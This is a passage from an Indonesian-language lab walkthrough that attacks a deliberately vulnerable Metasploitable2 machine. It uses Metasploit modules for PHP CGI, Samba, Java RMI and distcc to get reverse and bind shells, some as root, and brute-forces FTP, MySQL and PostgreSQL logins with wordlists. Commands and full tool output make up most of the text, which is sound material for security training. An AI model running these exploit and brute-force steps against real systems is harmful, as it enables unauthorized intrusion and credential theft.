
-gunakan searchsploit untuk mencari celah keamanan dari apache versi 2.2.8 yang menggunakan script PHP. Disini di dapat bahwa celah keamanannya adalah cgi-bin Remote Code dengan PHP versi 5.4.2

```
(root@kali)-[/home/kali]
# searchsploit apache 2.2.8 | grep php
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Executio | php/remote/29316.py
```

-buka website CVE <https://cve.mitre.org/> dan pilih menu Search CVE List



-ketikkan di kolom pencarian php 5.4.2 lalu tekan submit



-dari hasil pencarian juga didapat informasi bahwa php 5.4.2 rentan dengan CGI script

← → ↻ 🏠 <https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=php+5.4.2> ☆

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

TOTAL CVE Records: 203615

NOTICE: Transition to the all-new CVE website at WWW.CVE.ORG and CVE Record Format JSON are underway.

NOTICE: Changes are coming to CVE List Content Downloads in 2023.

HOME > CVE > SEARCH RESULTS

Search Results

There are 3 CVE Records that match your search.

Name	Description
CVE-2021-27230	ExpressionEngine before 5.4.2 and 6.x before 6.0.3 allows PHP Code Injection by certain authenticated users who can leverage Translate::save() to write to an _lang.php file under the system/user/language directory.
CVE-2012-2335	php-wrapper.fcgi does not properly handle command-line arguments, which allows remote attackers to bypass a protection mechanism in PHP 5.3.12 and 5.4.2 and execute arbitrary code by leveraging improper interaction between the PHP sapi/cgi/cgi_main.c component and a query string beginning with a +- sequence.
CVE-2012-1823	sapi/cgi/cgi_main.c in PHP before 5.3.12 and 5.4.x before 5.4.2, when configured as a CGI script (aka php-cgi), does not properly handle query strings that lack an = (equals sign) character, which allows remote attackers to execute arbitrary code by placing command-line options in the query string, related to lack of skipping a certain php_getopt for the 'd' case.

BACK TO TOP

-lakukan pencarian modul exploit untuk php 5.4.2 di metasploit

```
msf6 auxiliary(scanner/http/http_version) > search php 5.4.2

Matching Modules

#  Name                                     Disclosure Date  Rank    Ch
--  -
0  exploit/multi/http/op5_license            2012-01-05      excellent Ye
s  OP5 license.php Remote Command Execution
1  exploit/multi/http/php_cgi_arg_injection  2012-05-03      excellent Ye
s  PHP CGI Argument Injection
2  exploit/windows/http/php_apache_request_headers_bof  2012-05-08      normal   No
   PHP apache_request_headers Function Buffer Overflow

Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/http/php_apache_request_headers_bof

msf6 auxiliary(scanner/http/http_version) > █
```

-gunakan modul PHP CGI Argument Injection yang terdapat di list nomor 1

```
msf6 auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > █
```


-gunakan perintah show options untuk menampilkan semua parameter yang diperlukan dimodul tersebut. Disini kita hanya perlu mengisi parameter RHOSTS saja

```
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):
```

Name	Current Setting	Required	Description
PLESK	false	yes	Exploit Plesk
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI		no	The URI to request (must be a CGI-handled PHP script)
URIENCODING	0	yes	Level of URI URIENCODING and padding (0 for minimum)
VHOST		no	HTTP server virtual host

-isi parameter RHOST dengan IP metasploitable2 yang ditemukan di step 1

```
msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 192.168.1.114
rhosts => 192.168.1.114
msf6 exploit(multi/http/php_cgi_arg_injection) > 
```

-gunakan perintah exploit untuk melakukan exploit pada server. Disini exploit berhasil mengakses masuk ke dalam server

```
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 192.168.100.5:4444
[*] Sending stage (39927 bytes) to 192.168.1.114
[*] Meterpreter session 1 opened (192.168.100.5:4444 -> 192.168.1.114:42844) at 2023-05-31 06:53:50 -0400

meterpreter > 
```

-gunakan perintah terminal untuk melakukan pengecekan hasil exploit

```
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter   : php/linux
meterpreter > getuid
Server username: www-data
meterpreter > pwd
/var/www
meterpreter > 
```

8. Exploit port 139 dan 445 (SMB)

-buka msfconsole di terminal

```
(root@kali)-[/home/kali]
# msfconsole

[... ASCII art ...]

      =[ metasploit v6.2.26-dev ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit tip: View advanced module options with
advanced
Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

-gunakan modul auxiliary/scanner/smb/smb_version untuk mengetahui versi samba yang digunakan di server

```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > 
```

-gunakan perintah show options untuk menampilkan semua parameter yang diperlukan dimodul tersebut. Disini kita hanya perlu mengisi parameter RHOSTS saja

```
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS          yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  THREADS    1            yes        The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > 
```


-isi parameter RHOST dengan IP metasploitable2 yang ditemukan di step 1

```
msf6 auxiliary(scanner/smb/smb_version) > set rhosts 192.168.1.114
rhosts => 192.168.1.114
msf6 auxiliary(scanner/smb/smb_version) > █
```

-jalankan exploit dengan perintah run. Disini didapat informasi bahwa file server yang digunakan adalah samba versi 3.0.20

```
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.1.114:445 - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 192.168.1.114:445 - Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.1.114: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > █
```

-gunakan searchsploit untuk mencari kelemahan samba versi 3.0.20

```
(kali@kali)-[~]
$ searchsploit samba | grep 3.0.20
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Comm | unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow | linux/remote/7701.txt
```

-cari modul untuk exploit samba di metasploit dengan perintah search

```
msf6 auxiliary(scanner/smb/smb_version) > search samba

Matching Modules

# Name Disclosure Date Rank C
heck Description
- -
0 exploit/unix/webapp/citrix_access_gateway_exec 2010-12-21 excellent Y
es Citrix Access Gateway Command Execution
1 exploit/windows/license/calicclnt_getconfig 2005-03-02 average N
o Computer Associates License Client GETCONFIG Overflow
2 exploit/unix/misc/distcc_exec 2002-02-01 excellent Y
es DistCC Daemon Command Execution
3 exploit/windows/smb/group_policy_startup 2015-01-26 manual N
o Group Policy Script Execution From Shared Resource
```

-disini kita gunakan modul exploit/multi/samba/usermap_script yang ada di list nomor 8 dari hasil pencarian

```
7 exploit/unix/http/quest_kace_systems_management_rce 2018-05-31 excellent Y
es Quest KACE Systems Management Command Injection
8 exploit/multi/samba/usermap_script 2007-05-14 excellent N
o Samba "username map script" Command Execution
9 exploit/multi/samba/nttrans 2003-04-07 average N
o Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
10 exploit/linux/samba/setinfoheap 2012-04-10 normal Y
es Samba SetInformationPolicy AuditEventsInfo Heap Overflow
11 auxiliary/admin/smb/samba_symlink_traversal normal N
o Samba Symlink Directory Traversal
```

```
msf6 auxiliary(scanner/smb/smb_version) > use 8
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > █
```


-gunakan perintah `show options` untuk menampilkan semua parameter yang diperlukan dimodul tersebut. Disini kita hanya perlu mengisi parameter `RHOSTS` saja

```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS          yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT    139            yes        The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  ----      -
  LHOST    192.168.100.5    yes        The listen address (an interface may be specified)
  LPORT    4444             yes        The listen port
```

-isi parameter `RHOST` dengan IP metasploitable2 yang ditemukan di step 1

```
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.1.114
rhosts => 192.168.1.114
msf6 exploit(multi/samba/usermap_script) > █
```

-gunakan perintah `exploit` untuk melakukan exploit pada server. Disini exploit berhasil mengakses masuk ke dalam server. Jika diketik perintah `whoami` maka kita berhasil masuk sebagai user root

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.100.5:4444
[*] Command shell session 1 opened (192.168.100.5:4444 → 192.168.1.114:50984) at 2023-06-01 23:18:42 -0400

whoami
root
█
```

- buka msfconsole di terminal

```
(root@kali)-[/home/kali]
# msfconsole

/ it looks like you're trying to run a \
\ module /

[ ]

+ -- ==[ metasploit v6.2.26-dev ]
+ -- ==[ 2264 exploits - 1189 auxiliary - 404 post ]
+ -- ==[ 951 payloads - 45 encoders - 11 nops ]
+ -- ==[ 9 evasion ] ]

Metasploit tip: Save the current environment with the
```

```
-cari modul untuk melakukan eksploitasi pada Java RMI dengan perintah search
java rmi server
```

```
msf6 > search java_rmi_server

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/misc/java_rmi_server	2011-10-15	excellent	Yes	Java RMI Server Insecure Default Configuration Java Code Execution
1	auxiliary/scanner/misc/java_rmi_server	2011-10-15	normal	No	Java RMI Server Insecure Endpoint Code Execution Scanner

Interact with a module by name or index. For example `info 1`, `use 1` or `use auxiliary/scanner/misc/java_rmi_server`

-disini kita gunakan modul `exploit/multi/misc/java_rmi_server` yang ada di list nomor 0 dari hasil pencarian

```
msf6 > use 0
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > 
```

-gunakan perintah `show options` untuk menampilkan semua parameter yang diperlukan dimodul tersebut. Disini kita hanya perlu mengisi parameter `RHOSTS` saja

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):



| Name      | Current Setting | Required | Description                                                                                                                                                                     |
|-----------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                                                                     |
| RHOSTS    |                 | yes      | The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a> |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                                                           |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.                                           |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                                                                    |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                                                          |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                                                                |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                                                             |


```

-isi parameter `RHOST` dengan IP `metasploitable2` yang ditemukan di step 1

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.1.114
rhosts => 192.168.1.114
msf6 exploit(multi/misc/java_rmi_server) > █
```

-gunakan perintah `exploit` untuk melakukan exploit pada server. Disini exploit berhasil mengakses masuk ke dalam server.

```
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.100.5:4444
[*] 192.168.1.114:1099 - Using URL: http://192.168.100.5:8080/xPoer2XnZzuIdm
[*] 192.168.1.114:1099 - Server started.
[*] 192.168.1.114:1099 - Sending RMI Header ...
[*] 192.168.1.114:1099 - Sending RMI Call ...
[*] 192.168.1.114:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.1.114
[*] Meterpreter session 1 opened (192.168.100.5:4444 -> 192.168.1.114:53820) at 2023-06-02 09:44:50 -0400

meterpreter > █
```

-gunakan perintah `sysinfo` untuk melihat versi sistem operasi server. Ketik perintah `shell` untuk masuk ke dalam shell server. Jika diketikkan perintah `whoami` maka kita berhasil dengan user root

```
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter   : java/linux
meterpreter > shell
Process 1 created.
Channel 1 created.
whoami
root
█
```


-buat file yang berisi daftar user sebagai berikut

```
(root@kali)-[/home/kali]
# nano user-metasploitable2.txt

(root@kali)-[/home/kali]
# cat user-metasploitable2.txt
root
admin
msfadmin
administrator
guest
user
test
postgres
oracle
```

```
(root@kali)-[/home/kali]
# cat password-metasploitable2.txt
qwerty
1234
admin
12345
msfadmin
123123
12345678
```

[illegible]

-cari modul untuk exploit ftp dengan perintah search pro ftp

```
msf6 > search pro ftp

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	C
heck	Description			
0	exploit/windows/ftp/3cdaemon_ftp_user	2005-01-04	average	Y
es	3Com 3CDaemon 2.0 FTP Username Overflow			
1	exploit/windows/ftp/aasync_list_reply	2010-10-12	good	N
o	AASync v2.2.1.0 (Win32) Stack Buffer Overflow (LIST)			
2	exploit/windows/misc/ais_esel_server_rce	2019-03-27	excellent	Y
es	AIS logistics ESEL-Server Unauth SQL Injection RCE			
3	auxiliary/scanner/ftp/anonymous		normal	N
o	Anonymous FTP Access Detection			

-gunakan modul auxiliary/scanner/ftp/ftp_login untuk melakukan brute force pada FTP

```
msf6 > use auxiliary/scanner/ftp/ftp_login
msf6 auxiliary(scanner/ftp/ftp_login) > █
```

-gunakan perintah show options untuk menampilkan semua parameter yang diperlukan dimodul tersebut.

```
msf6 auxiliary(scanner/ftp/ftp_login) > show options

Module options (auxiliary/scanner/ftp/ftp_login):
```

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user&realm)

-isi parameter RHOST dengan IP metasploitable2 yang ditemukan di step 1, isi parameter RPORT 2121 sesuai dengan step 2, isi parameter USER_FILE dengan file yang berisi daftar user yang sudah dibuat sebelumnya, isi parameter PASS_FILE dengan file yang berisi daftar password yang sudah dibuat sebelumnya, dan isi parameter USER_AS_PASS dengan true supaya daftar user bisa digunakan sebagai daftar password

```
msf6 auxiliary(scanner/ftp/ftp_login) > set rhosts 192.168.1.114
rhosts => 192.168.1.114
msf6 auxiliary(scanner/ftp/ftp_login) > set rport 2121
rport => 2121
msf6 auxiliary(scanner/ftp/ftp_login) > set user_file /home/kali/user-metasploitable2.txt
user_file => /home/kali/user-metasploitable2.txt
msf6 auxiliary(scanner/ftp/ftp_login) > set pass_file /home/kali/password-metasploitable2.txt
pass_file => /home/kali/password-metasploitable2.txt
msf6 auxiliary(scanner/ftp/ftp_login) > set user_as_pass true
user_as_pass => true
msf6 auxiliary(scanner/ftp/ftp_login) > █
```

-jalankan brute force dengan perintah run. Disini didapat 1 akun FTP dengan username msfadmin dan password msfadmin

```
msf6 auxiliary(scanner/ftp/ftp_login) > run

[*] 192.168.1.114:2121 - 192.168.1.114:2121 - Starting FTP login sweep
[!] 192.168.1.114:2121 - No active DB -- Credential data will not be saved!
[-] 192.168.1.114:2121 - 192.168.1.114:2121 - LOGIN FAILED: root:root (Incorrect: )
[-] 192.168.1.114:2121 - 192.168.1.114:2121 - LOGIN FAILED: root:qwerty (Incorrect: )
[-] 192.168.1.114:2121 - 192.168.1.114:2121 - LOGIN FAILED: root:1234 (Incorrect: )
[-] 192.168.1.114:2121 - 192.168.1.114:2121 - LOGIN FAILED: root:admin (Incorrect: )
[-] 192.168.1.114:2121 - 192.168.1.114:2121 - LOGIN FAILED: root:12345 (Incorrect: )

[-] 192.168.1.114:2121 - 192.168.1.114:2121 - LOGIN FAILED: admin:123123 (Incorrect: )
[-] 192.168.1.114:2121 - 192.168.1.114:2121 - LOGIN FAILED: admin:12345678 (Incorrect: )
)
[+] 192.168.1.114:2121 - 192.168.1.114:2121 - Login Successful: msfadmin:msfadmin
[-] 192.168.1.114:2121 - 192.168.1.114:2121 - LOGIN FAILED: administrator:administrator (Incorrect: )
```


11. Exploit port 3306 (MySQL)

-buka msfconsole di terminal

```
(root@kali)-[/home/kali]
# msfconsole

# cowsay++

< metasploit >

      \      /
      (oo)_____)
      (__)      )\
       ||____|| *

      =[ metasploit v6.2.26-dev ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit tip: View a module's description using
info, or the enhanced version in your browser with
info -d
Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

-cari modul untuk melakukan exploit pada MySQL dengan perintah search mysql scanner

```
msf6 > search mysql scanner

Matching Modules
=====
#  Name
Description
-  -
0  auxiliary/scanner/mysql/mysql_writable_dirs
MySQL Directory Write Test
1  auxiliary/scanner/mysql/mysql_file_enum
MySQL File/Directory Enumerator
2  auxiliary/scanner/mysql/mysql_hashdump
MySQL Password Hashdump
3  auxiliary/scanner/mysql/mysql_schemadump
MySQL Schema Dump
4  auxiliary/scanner/mysql/mysql_authbypass_hashdump 2012-06-09
MySQL Authentication Bypass Password Dump
5  auxiliary/scanner/mysql/mysql_login
MySQL Login Utility
6  auxiliary/scanner/mysql/mysql_version
MySQL Server Version Enumeration
```

-gunakan modul `auxiliary/scanner/mysql/mysql_login` yang berada di nomor urut 5 dari hasil pencarian

```
msf6 > use 5
msf6 auxiliary(scanner/mysql/mysql_login) > █
```

-gunakan perintah `show options` untuk menampilkan semua parameter yang diperlukan dimodul tersebut.

```
msf6 auxiliary(scanner/mysql/mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):
```

Name	Current Setting	Required	Description
BLANK_PASSWORDS	true	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]

-isi parameter `RHOST` dengan IP `metasploitable2` yang ditemukan di step 1, isi parameter `USER_FILE` dengan file yang berisi daftar user yang sudah dibuat di step nomor 10

```
msf6 auxiliary(scanner/mysql/mysql_login) > set rhosts 192.168.1.114
rhosts => 192.168.1.114
msf6 auxiliary(scanner/mysql/mysql_login) > set user_file /home/kali/user-metasploitable2.txt
user_file => /home/kali/user-metasploitable2.txt
msf6 auxiliary(scanner/mysql/mysql_login) > █
```

-jalankan brute force dengan perintah `exploit`. Disini didapat akses ke MySQL tanpa password dengan menggunakan user root

```
msf6 auxiliary(scanner/mysql/mysql_login) > exploit

[+] 192.168.1.114:3306 - 192.168.1.114:3306 - Found remote MySQL version 5.0.51a
[!] 192.168.1.114:3306 - No active DB -- Credential data will not be saved!
[+] 192.168.1.114:3306 - 192.168.1.114:3306 - Success: 'root:'
[-] 192.168.1.114:3306 - 192.168.1.114:3306 - LOGIN FAILED: admin: (Incorrect: Access denied for user 'admin'@'192.168.100.5' (using password: NO))
[-] 192.168.1.114:3306 - 192.168.1.114:3306 - LOGIN FAILED: msfadmin: (Incorrect: Access denied for user 'msfadmin'@'192.168.100.5' (using password: NO))
[-] 192.168.1.114:3306 - 192.168.1.114:3306 - LOGIN FAILED: administrator: (Incorrect: Access denied for user 'administrator'@'192.168.100.5' (using password: NO))
[+] 192.168.1.114:3306 - 192.168.1.114:3306 - Success: 'guest:'
[-] 192.168.1.114:3306 - 192.168.1.114:3306 - LOGIN FAILED: user: (Incorrect: Access denied for user 'user'@'192.168.100.5' (using password: NO))
[-] 192.168.1.114:3306 - 192.168.1.114:3306 - LOGIN FAILED: test: (Incorrect: Access denied for user 'test'@'192.168.100.5' (using password: NO))
[-] 192.168.1.114:3306 - 192.168.1.114:3306 - LOGIN FAILED: postgres: (Incorrect: Access denied for user 'postgres'@'192.168.100.5' (using password: NO))
[-] 192.168.1.114:3306 - 192.168.1.114:3306 - LOGIN FAILED: oracle: (Incorrect: Access denied for user 'oracle'@'192.168.100.5' (using password: NO))
[*] 192.168.1.114:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) > █
```

-melakukan uji coba koneksi ke MySQL dengan user root dan ternyata berhasil masuk tanpa diminta password

```
(kali@kali)-[~]
$ mysql -u root -h 192.168.1.114
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 26
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> █
```

-ketik perintah `show databases;` untuk melihat semua database yang ada di server

```
MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| dvwa |
| metasploit |
| mysql |
| owasp10 |
| tikiwiki |
| tikiwiki195 |
+-----+
7 rows in set (0.004 sec)

MySQL [(none)]> █
```


12. Exploit port 3632 (distccd)

-buka msfconsole di terminal

```
(root@kali)-[/home/kali]
# msfconsole

3Kom SuperHack II Logon

User Name:      [ security ]
Password:       [           ]

[ OK ]

https://metasploit.com

=[ metasploit v6.2.26-dev ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post ]
```

-gunakan modul exploit/unix/misc/distcc_exec untuk melakukan exploit pada distccd

```
msf6 > use exploit/unix/misc/distcc_exec
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/misc/distcc_exec) > 
```

-gunakan perintah show options untuk menampilkan semua parameter yang diperlukan dimodul tersebut.

```
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    [redacted]       yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     3632            yes       The target port (TCP)

Payload options (cmd/unix/reverse_bash):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.100.5   yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port
```

-gunakan perintah `show payloads` untuk menampilkan semua payload yang bisa dijalankan dimodul tersebut.

```
msf6 exploit(unix/misc/distcc_exec) > show payloads

Compatible Payloads

#   Name                                     Disclosure Date   Rank   Check   Descri
ption
-   -
0   payload/cmd/unix/bind_perl               normal          No     Unix C
ommand Shell, Bind TCP (via Perl)
1   payload/cmd/unix/bind_perl_ipv6         normal          No     Unix C
ommand Shell, Bind TCP (via perl) IPv6
2   payload/cmd/unix/bind_ruby              normal          No     Unix C
ommand Shell, Bind TCP (via Ruby)
3   payload/cmd/unix/bind_ruby_ipv6         normal          No     Unix C
ommand Shell, Bind TCP (via Ruby) IPv6
4   payload/cmd/unix/generic                 normal          No     Unix C
ommand, Generic Command Execution
5   payload/cmd/unix/reverse                 normal          No     Unix C
ommand Shell, Double Reverse TCP (telnet)
6   payload/cmd/unix/reverse_bash            normal          No     Unix C
ommand Shell, Reverse TCP (/dev/tcp)
7   payload/cmd/unix/reverse_bash_telnet_ssl normal          No     Unix C
ommand Shell, Reverse TCP SSL (telnet)
8   payload/cmd/unix/reverse_openssl         normal          No     Unix C
ommand Shell, Double Reverse TCP SSL (openssl)
```

-isi parameter `RHOST` dengan IP metasploitable2 yang ditemukan di step 1 dan gunakan payload `cmd/unix/bind_ruby`

```
msf6 exploit(unix/misc/distcc_exec) > set payload cmd/unix/bind_ruby
payload => cmd/unix/bind_ruby
msf6 exploit(unix/misc/distcc_exec) > set rhosts 192.168.1.114
rhosts => 192.168.1.114
msf6 exploit(unix/misc/distcc_exec) > █
```

-jalankan exploit dengan perintah `exploit`. Disini exploit berhasil masuk ke dalam server. Jika diketik perintah `whoami` maka exploit masuk sebagai user daemon


```
msf6 exploit(unix/misc/distcc_exec) > exploit

[*] Started bind TCP handler against 192.168.1.114:4444
[*] Command shell session 1 opened (192.168.100.5:34899 -> 192.168.1.114:4444) at 2023-06-04 21:10:23 -0400

hostname
metasploitable
whoami
daemon
█
```

13. Exploit port 5432 (PostgreSQL)

-buka msfconsole di terminal



-gunakan modul auxiliary/scanner/postgres/postgres_login untuk melakukan brute force pada postgres SQL

```
msf6 > use auxiliary/scanner/postgres/postgres_login
msf6 auxiliary(scanner/postgres/postgres_login) > 
```

-gunakan perintah show options untuk menampilkan semua parameter yang diperlukan dimodul tersebut.

```
msf6 auxiliary(scanner/postgres/postgres_login) > show options

Module options (auxiliary/scanner/postgres/postgres_login):
```

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DATABASE	template1	yes	The database to authenticate against
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list

-isi parameter USERNAME dengan postgres, isi parameter USER_AS_PASS dengan true sehingga username akan dipergunakan sebagai password, dan isi parameter RHOST dengan IP metasploitable2 yang ditemukan di step 1

```
